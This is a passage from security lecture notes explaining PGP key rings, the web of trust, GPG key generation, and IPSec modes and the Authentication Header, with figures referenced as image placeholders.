3 bytes. When the binary string is short one byte, that is indicated by terminating the Base64 string with a single '='. And when it is short two bytes, the termination becomes '=='.]

5. **Segmentation Service:** For long email messages (these are generally messages with attachments), many email systems place restrictions on how much of the message will be transmitted as a unit. For example, some email systems segment long email messages into $50,000$ byte segments and transmit each segment separately. PGP has built-in facilities for such segmentation and re-assembly.

- Figure 2 shows the three different modes in which PGP can be used for secure email exchange. The top diagram is for when only

authentication is desired, the middle when only confidentiality is needed, and the bottom when both are wanted. The notation *R*64 in the figure is for conversion to Radix 64 ASCII format (which, as already mentioned, is the same as what is accomplished by Base-64 ecoding).




Figure 2: *The three different modes in which PGP can be used for secure email exchange.* (*This figure is from "Computer and Network Security" by Avi Kak*)

20.2.1: Key Management Issues in PGP and PGP's Web of Trust

- As you have already seen, public key encryption is central to PGP. It is used for authentication and for confidentiality. A sender uses his/her private key for placing his/her digital signature on the outgoing message. And a sender uses the receiver's public key for encrypting the symmetric key used for content encryption for ensuring confidentiality.

- We can expect people to have multiple public and private keys. This could happen for a number of practical reasons. For example, an individual may wish to retire an old public key, but, to allow for a smooth transition, may decide to make available both the old and the new public keys for a while.

- So PGP must allow for the possibility that the receiver of a message may have stored multiple public keys for a given sender. This raises the following procedural questions:

  – Let's say PGP uses one of the public keys made available by the recipient, how does the recipient know which public key it is?

– Let's say that the sender uses one of the multiple private keys that the sender has at his/her disposal for signing the message, how does the recipient know which of the corresponding public keys to use?

- Both of these problems can be gotten around by the sender also sending along the public key used. The only problem here is that it is wasteful in space **because the RSA public keys can be hundreds of decimal digits long.**

- The PGP protocol solves this problem by using the notion of a relatively short **key identifiers** (key ID) and requiring that every PGP agent maintain *its own list* of paired private/public keys in what is known as the Private Key Ring; and a list of the public keys *for all its email correspondents* in what is known as the Public Key Ring. Examples of private and public key rings are shown in Figure 3.

- The keys for a particular user are uniquely identifiable through a combination of the user ID and the key ID.

- The key ID associated with a public key consists of its least significant 64 bits. [This way the key ID is always just 8 bytes long. The entries for the keys and their IDs shown in Figure 3 are in hex. Each hex string begins with the least significant byte. Therefore, the sixteen hex characters in a key ID will always be the same as the first sixteen hex

Private Key Ring Table:

User ID	Key ID	Public Key	Encrypted Private Key	Timestamp
kak@abc.com	EA132....43	EA132....43....A21	34ABF23.....A9	041908−11:30
⋮	⋮	⋮	⋮	⋮

Public Key Ring Table:

User ID	Key ID	Public Key	Producer Trust	Certificate	Certificate Trust	Key Legitimacy	Timestamp
kak@abc.com	EA132....43	EA132....43....A21	Full	−−−	−−−	Full	041908−11:30
zaza@foo.com	132AB....02	132AB....02....23A	Full	−−−	−−−	Full	−−−
toto@bar.com	231DA....02	231DE....02....33B	Full	Zaza's	Full	Full	−−−
⋮	⋮	⋮	⋮	⋮	⋮	⋮	⋮

Figure 3: *Examples of the public and the private key rings for a user.* (*This figure is from Lecture 20 of "Computer and Network Security" by Avi Kak*)

characters of the public key. The public key ring table always include entries for the public keys of the owner of the public key ring despite the fact that the same information is contained in the private key ring table for the owner.]

- Going back to private key ring shown in Figure 3, for security reasons, PGP stores the private keys in the table in an encrypted form so that the keys are only accessible to the user who owns them. [PGP can use any of the three block ciphers at its disposal, CAST-128, IDEA, and 3DES, with CAST-128 serving as the default choice, for this encryption. The encryption algorithm asks the user to enter a passphrase. The pass-phrase is hashed with SHA-1 to yield a 160-bit hash code. The first 128 bits of the hash code are used as the encryption key by the CAST-128 algorithm. Both the passphrase and the hash code are immediately discarded.]

- With regard to the public key ring shown in Figure 3, the fields **Producer Trust**, **Key Legitimacy**, **Certificate**, and **Certificate Trust** are to assess how much trust to place in the public keys belonging to other people. [If A has B's public key in the ring, but the key really belongs to C (in the sense that C is the legitimate owner of the corresponding private key), then B can send messages to A and forge C's signature, assuming that B has also stolen C's private key. A would think a message was from C whereas it is really from B and any encrypted messages from A to C would be readable by B.]

- How to designate trust is implementation dependent. In the rest of the explanation here, we will use the symbolic values **full**, **partial**, and **none** for expressing the degree of trust.

- A unique feature of PGP is its own notion of a "certificate authority" for authenticating the binding between a public key and its owner. This notion is based on PGP's **web of trust** that is a *bottom-up* approach to establishing trust for authentication. [This is to be contrasted with the *top-down* approaches of Public Key Infrastructure (PKI) that we talked about in Lecture 13. As presented in that lecture, PKI is based on Certificate Authorities (CA) that are arranged in a strict hierarchy for establishing trust. In PKI, the trust can only flow downwards from the root node (that must always be trusted implicitly) to the CAs at the other nodes that descend from the root node.]

- In PGP's **web of trust**, a user's public key can be signed by any other user. See Lecture 13 for what is meant by signing a public key. For example, in user `kak`'s public key ring shown in Figure 3, `toto`'s public-key was signed by `zaza`. The same table shows that the user `kak` fully trusts `zaza` presumably because `zaza` handed its public key to `kak` directly (say, over the phone). Because the fully-trusted `zaza` endorses the new user `toto`'s public key, `toto` also becomes a fully-trusted email correspondent for the user `kak`. For proper operation of the web of trust, it is important that everyone who signs a public key for another submits the signature to a central key server.

- Because there is no hierarchy of trust in PGP, it is possible that a user will receive two different certificates for a new email correspondent, say one that the receiver will trust fully and the other that the receiver may trust only partially. Whether or not to trust such a potential email correspondent is up to the receiver of

the certificates. [As explained in Lecture 13, a certificate is simply a public key digitally signed by its endorser through his/her private key.]

- The entry stored in the **Public Key** field is where the public key is stored.

- The entry in the **Producer Trust** field of the Public Key Ring table indicates the extent to which the owner of a particular public key can be trusted to sign other certificates. This will generally be one of three values: **full**, **partial**, or **none**.

- The **Certificate** field holds the certificate(s) that authenticates the entry in the public key field. The third row in the Public Key Ring in Figure 3 shows that `toto` public key was signed by `zaza`. That is, `zaza` supplied the certificate that authenticated `toto`'s public key. In other words, `zaza` used its private key to digitally sign `toto` public key and sent that signed document to `kak`. The entry in the **Certificate** field holds that certificate.

- The **Certificate Trust** field indicates how much trust a user wants to place in the entry in the **Certificate** field.

- For a given public key, the value for the **Key Legitimacy** field is automatically derived by PGP from the value(s) stored for the **Certificate Trust** field(s) and a predefined weight for each

symbolic value for certificate trust. Recall that an individual may receive multiple signed certificates for a new potential email correspondent from others in a web of trust.

- Figure 4, based on a figure in Chapter 15 of "Cryptography and Network Security" by William Stallings, shows the general format of a PGP message. As the figure shows, a PGP message consists of three components: a session key component, a signature component, and the actual email message itself. Perhaps the only unexpected entry is the "leading two bytes of message digest." This is to enable the recipient to determine that the correct public key (of the sender) was used to decrypt the message digest for authentication. These two bytes also serve as a 16-bit **frame check sequence** for the actual email message. The message digest itself is calculated using SHA-1.

- **In modern usage of PGP**, creation of the web of trust is facilitated by the availability of free publicly available PGP Keyservers (v. 7.0) at various places around the world. In order to upload your key to such a server, one typically creates a GPG (Gnu Privacy Guard) key though the following steps: [As mentioned at the beginning of Section 20.2, Gnu Privacy Guard (abbreviated GnuPG or GPG) is an implementation of the OpenPGP standard (RFC 4880).]

  – create a new `.gnupg` directory at the top level of your home directory.

Party A sends a PGP message to party B




Figure 4: *The general format of a PGP message.* (*This figure is from Lecture 20 of "Computer and Network Security" by Avi Kak*)

– Using the following call, execute the gpg key generation command to create a public/private key pair:

```
gpg --gen-key
```

You will be prompted for what type of keys you want. The default is "RSA and RSA". Go with the default. You will be prompted for the size of the modulus for the RSA key. The default is 2048. Go with the default. You will also be prompted for when the key should expire. I went for the default, as indicated by '0', which stands for "keys do not expire". Subsequently, you will be prompted for what User-ID to use to identify your key. The User-ID is a concatenation of your "Real Name', a "Comment", and your email address. I left out the comment and went with "Avi Kak ⟨kak@purdue.edu⟩" for the User-ID. Finally, you'll be prompted for a passphrase to protect your key.

– After you have supplied the information mentioned above, gpg will create a key pair for you — assuming it has access to sufficient entropy to create a true random number of the size commensurate with the size of modulus for your key. [See Section 10.9 of Lecture 10 on the topic of "Software Entropy Sources". Also see Section 10.9.2 of the same lecture on EGD (Entropy Gathering Daemon) that deposits a Unix socket named 'entropy=' in your .gnupg directory though which gpg gathers the entropy it needs for random number generation.] If the entropy found is insufficient, you will be asked to make mouse movements and random keyboard entries for increasing the entropy.

– After the keys are generated, `gpg` will output a 40-character "Key Fingerprint". Save it at a safe place. Your "KeyID" consists of the last 8 characters of the "Key Fingerprint". Save your "KeyID" also at a safe place.

– The public and private keys that are generated are deposited in the files `pubring.gpg` and `secring.gpg` of the `.gnupg` directory. There is another file created in this directory that is called `trustdb.gpg`. This is the file that keeps the trust database I talked about earlier.

– Your final step is to export your public key to one of the worldwide PGP keyservers. Exporting to one automatically broadcasts it to all other such servers. The most popular keyserver in the US appears to pgp.mit.edu. You can upload your public key to this server by

```
gpg --keyserver  pgp.mit.edu  --send-keys  your_8_char_KeyID
```

– If you have questions about the uploading of the keys to the PGP keyserver mentioned above or, perhaps, about possibly deleting of the keys you have uploaded there, visit the FAQ at `http://pgp.mit.edu/faq.html`.

20.3: IPSec – PROVIDING SECURITY AT THE PACKET LAYER

- A more broad-based approach to security consists of providing authentication, confidentiality, and key management at the level of IP packets (the Packet Layer or the Network Layer).

- When security is implemented at the Network Layer in the TCP/IP protocol, it covers all applications running over the network. That makes it unnecessary to provide security separately for, say, email exchange, running distributed databases, file transfer, remote site administration, etc. This, one could argue, spares the application-level programs the computational overhead of having to provide for security. The largest application of IPSec is in Virtual Private Networks (VPN). A VPN is an overlay network that allows a group of hosts that may be widely scattered in the internet to act as if they were in a single LAN.

- IP-level authentication means that the source of the packet is as stated in the packet header. Additionally, it means that the packet was not altered during transmission. **IP-level authentication is provided by inserting an Authentication**

Header (AH) into the packets. Stated simply, the AH stores a hash value for those portions of a packet that are expected to stay invariant during its transmission from the source to the destination. The receiver can compute a hash from the same fields and compare his/her hash to the hash in the AH associated with the packet.

- IP-level confidentiality means that third-party packet sniffers cannot eavesdrop on the communications. **IP-level confidentiality is provided by inserting an Encapsulating Security Payload (ESP) header into the packets.** ESP can also do the job of the AH header by providing authentication in addition to confidentiality.

- **IPSec** is a specification for the IP-level security features that are built into the IPv6 internet protocol. These security features can also be used with the IPv4 internet protocol. [To briefly review again the difference between IPv4 and IPv6, in addition to the built-in security achieved with IPSec, the main features of IPv6 is its much larger address space. The older and much more widely used IPv4 supports 4.3×10^9 addresses, IPv6 supports 3.4×10^{38} addresses. (The population of the earth is only (roughly) 6×10^9.) It is interesting to note that because of the DHCP protocol, which allows IP addresses to be allocated dynamically, and NAT, which as explained in Lecture 18 allows for network address translation on the fly, the general concern about the world running out of IPv4 addresses has subsided a bit. It is also interesting to note that even though IPv6 has now been around for roughly ten years, it still accounts for only a tiny fraction of the live addresses in the internet. As mentioned in Lecture 16, DHCP stands for the Dynamic Host Configuration Protocol. And, as mentioned in Lecture 18, NAT, which stands for Network Address Translation, allows all the computers in a LAN to access the internet using a single public IP address. NAT is achieved by the router rewriting the

source and/or destination address in the IP packets as they pass through.]

- IPSec is used in two different modes: the **Transport Mode** and the **Tunnel Mode**:

  - The **Transport Mode** is the regular mode for packets to travel from a source to its destination in a network — except for the fact that the two endpoints must carry out the security checks on the packets on the basis of the information contained in the authentication header.

  - With regard to the **Tunnel Mode**, the main point here is that the source and the destination endpoints for a given packet stream may not have the ability or the resources to carry out the security checks on the packets. So a source must route the packets to a designated location — let's call it P — in the network for inserting the authentication and/or ESP headers. If the originally intended destination also is not able to carry out the security checks on the packets, P may need to send the packets to another designated location — let's call it Q — that is in the "vicinity" of the actual destination for the packet stream. The host at Q can then carry out the security verification on the basis of the information in the security headers inserted by P and send the packets thus verified to their true destination. P is sometimes referred to as the encapsulator and Q as the decapsulator. The points P and Q define the two endpoints of what's referred to as a tunnel.

- Here is a good question regarding the tunnel mode: How does the source of an IP stream send its packets to the designated point P mentioned above? For the answer, the source can use the IP-

in-IP protocol (RFC 2003) for that purpose. More on that in the red note that follows. . [Encapsulating the original IP header inside a new IP header finds applications even outside the security context. For example, a networking app on a mobile device may want to send the packets to a billing host before they are actually sent to their real destination. Since the IP protocols do not make it easy to specify the routing at the source, an alternative is to use the notion of IP-in-IP, meaning encapsulating the IP header that has the actual source and destination fields with another IP header that first sends the packet to a designated location. The outter IP header is ripped off at that location and the original IP packet sent onwards to its originally intended destination. You can read more on IP-in-IP in the standards document RFC 2003. The protocol number for IP-in-IP is 4.]

- IPSec includes **filtering capability** so that only specified traffic need be subject to security processing. In other words, only those packets that are deemed to be security-sensitive need to be further processed for authentication, confidentiality, etc.

- To summarize, if you want to use IPSec for just authentication of the sender/receiver information that is placed in the IP headers, and if the two endpoints of a communication link are able to their own authentication processing, you will use IPSec in the Transport Mode with just the additional AH headers. On the other hand, if the endpoints cannot do their own authentication, you will have to use IPSec in the Tunnel Mode.

- And if you want to use IPSec for confidentiality (as provided by encryption), you'll need to the ESP headers (with or without the AH headers since the ESP headers can also carry out authenti-

cation). Again, if the two endpoints can do their own security processing, you will use IPSec in the Transport Mode. Otherwise, you'll use IPSec in the Tunnel Mode.

20.3.1: IPv4 and IPv6 Packet Headers

- Before we can talk about the extension headers used for IPSec, it's good to review the IPv4 and IPv6 headers. Although you have already seen these headers in Lecture 16, they are included here again for your reading convenience. IPSec security features are implemented **as extension headers** that follow the main IP header in an IP packet.

- With regard to the IPv4 header shown in Figure 5, the `Total Length` field is a 16-bit word, designates the total length of the overall packet (including the data payload) in bytes. (Therefore, the maximum size of an IPv4 packet is 65,536 bytes.) The `Identification`, `flags`, and the `Fragment Offset` fields hold values that are assigned by the sender to help the receiver with the re-assembly of the IP fragments back into an IP datagram. The `Time to Live` field, specified by 8 bits, is subtracted by 1 for each pass through a router. The `Source Address` and the `Destination Address` are each represented by 32 bits.

- The `Protocol` field of the IPv4 header **plays an important role in grafting IPSec onto IPv4.** Ordinarily this field indicates the next higher level protocol in the TCP/IP stack that is responsible for the contents of the data field of the IP packet. [Each protocol (such as the TCP protocol) has a number assigned to it. It is this number that is

stored in the `Protocol` field. For example, the number 6 represents the TCP protocol.] When IPSec is used with IPv4, this field contains the integer value that represents the security header to follow the main header. For example, the integer 50 represents the ESP header that is used for encryption services in IPSec. Therefore, if the next header is the ESP header, number 50 will be stored in the `Protocol` field. Along the same lines, the number 51 represents the AH protocol that is used for authentication services. **We will talk shortly about AH and ESP protocols.**. [Lecture 16 provides additional information on the IPv4 header.]

- For the IPv6 header shown in Figure 5, it has a fixed length of 40 bytes. IPv6 was designed from the ground up with the idea of using an arbitrary number of headers for a packet, the chain of headers being linked by the `Next Header` field consisting of 8 bits. The headers that follow the main IPv6 header are called the **extension headers**. The extension headers of interest to us are the **Authentication Header** and the **Encapsulating Security Payload Header**. The `Source Address` and the `Destination Address` fields that you see in Figure 5 each takes a 128-bit value.




Figure 5: *The IP Headers for the IPv4 and the IPv6 protocols.* (*This figure is from Lecture 20 of "Computer and Network Security" by Avi Kak*)

20.3.2: IPSec: Authentication Header

- Figure 6 shows the **Authentication Header** (AH).

- In the Transport Mode of IPSec, the AH header is inserted right after the IP header in both the IPv4 and the IPv6 protocols. The second packet layout in Figure 7 illustrates the position of the AH header for IPv4 in the transport mode. And the second packet layout in Figure 8 illustrates the position of the AH header for IPv6 in the transport mode. The regular packet layouts in IPv4 and IPv6 are shown in the topmost packet layouts in the two figures.

- To elaborate, when no AH header is used, an IPv4 packet may look like

```
original IP  |   TCP header   |  Data
  header     |                |
```

- When the AH header is included, an IPv4 packet looks like

```
original IP  |  AH  |  TCP header   |  Data
  header     |      |               |
```

- With IPv6, since it allows for various sorts of extension headers, under ordinary circumstances a packet is likely to look like:

```
original IP    |   extension hdrs   | TCP header   | Data
  header       |     if present     |              |
```

- However, when the AH header is included in the Transport Mode, an IPv6 packet will looks like

```
original IP    | AH  | other extension  |   TCP header   | Data
  header       |     |      headers     |                |
```

- Referring to Figure 6, the `Payload Length` field specifies the length of the AH in 32-bit word, minus the integer 2.

- Again referring to Figure 6, the `Security Parameter Index` (SPI) field, a 32-bit value, establishes the **Security Association** (SA) for this packet. The Security Association for a packet is a grouping of the security parameters needed for authentication. These parameters may involve a public key identifier, an initialization vector identifier, an identifier for the hashing algorithm used, etc., used for authentication. The Security Parameter Index along with the source IP address is used to establish the Security Association of the sending party.




Figure 6: *The IPSec Authentication Header* (*This figure is from Lecture 20 of "Computer and Network Security" by Avi Kak*)

- The `Sequence Number` field, a 32-bit integer, is a monotonically increasing number for each packet sent to prevent replay attacks. [The important point here is that for each SPI as defined above, only one packet can have a given sequence number. So if an adversary were to capture some of the IP packets and re-transmit them (say, repeatedly) to the destination (for, say, mounting a DoS attack), the destination IP engine would detect that there was a problem when it starts receiving multiple packets with the same sequence number for the same value of SPI. Since the `Sequence Number` field is only 32 bits wide, obviously the largest value permissible for this field is $2^{32} - 1$. If the sender needs to go past this number for a given transmission, the sender must zero out the `Sequence Number` field and, at the same time, change the value of SPI.]

- The variable length `Authentication Data Field` holds the MAC (Message Authentication Code) of the packet calculated with either the SHA-1 hash function or the HMAC algorithm. See Lecture 15 for what the acronyms MAC, HMAC, and SHA stand for.

- The MAC is calculated over the IP header fields that do not change in transit, obviously including the source and the destination IP addresses, the AH header (but without the Authentication Data since it will be the output of the MAC algorithm), and the **inner IP packet** for establishing authentication in the tunnel mode.

- The receiver calculates the MAC value over the appropriate fields of the packet and compares it with the value that is stored in the

